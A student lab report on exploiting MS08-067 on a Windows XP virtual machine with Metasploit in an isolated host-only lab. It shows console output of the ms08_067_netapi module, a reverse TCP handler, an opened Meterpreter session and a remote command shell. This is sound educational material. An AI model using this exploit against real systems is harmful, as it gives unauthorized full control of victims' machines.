Submitted By: IQRA JAWAD AHMED


MS08-067 Exploitation Lab Report

Lab Setup & Observations

- Kali Linux VM (Attacker) IP: `192.168.145.129`
- Windows XP VM (Target) IP: `192.168.145.142`
- Network: **Host-Only**

Result:


- Successfully established **remote access** to the Windows XP VM using **MS08-067 Metasploit exploit**.
- Meterpreter session opened, confirming full access to the target machine.


Windows XP Professional - VMware Workstation 17 Player (Non
Player
Network Connections
File Edit View Favorites Tools Advanced Help
Back
Search
Folders
Address Network Connections
Go
Network Tasks
Create a new connection
LAN or High-Speed Internet
Local Area Connection
Connected
VMware Accelerated AMD PCN...
C:\WINDOWS\system32\cmd.exe
start
2 Win...
User Ac...
C:\WIN...
Windo...
9:07 PM

```
        Default Gateway . . . . . . . . . :
Ethernet adapter Bluetooth Network Connection:
        Media State . . . . . . . . . . . : Media disconnected
C:\Documents and Settings\Administrator>ipconfig
Windows IP Configuration

Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.145.142
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :
Ethernet adapter Bluetooth Network Connection:
        Media State . . . . . . . . . . . : Media disconnected
C:\Documents and Settings\Administrator>
```


kali-linux-2024.3-vmware-amd64 - VMware Workstation 17 Player (Non-commercia
Player
1 2 3 4
12:06
kali@kali: ~
File Actions Edit View Help

```
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting


View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.145.129:4444
[*] 192.168.145.142:445 - Automatically detecting the target ...
[*] 192.168.145.142:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.145.142:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.145.142:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (177734 bytes) to 192.168.145.142
[*] Meterpreter session 1 opened (192.168.145.129:4444 → 192.168.145.142:1113) at 2025-09-05 12:06:12 -0400

meterpreter > shell
Process 1564 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.145.142
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . :

Ethernet adapter Bluetooth Network Connection:

        Media State . . . . . . . . . . . : Media disconnected

C:\WINDOWS\system32>
```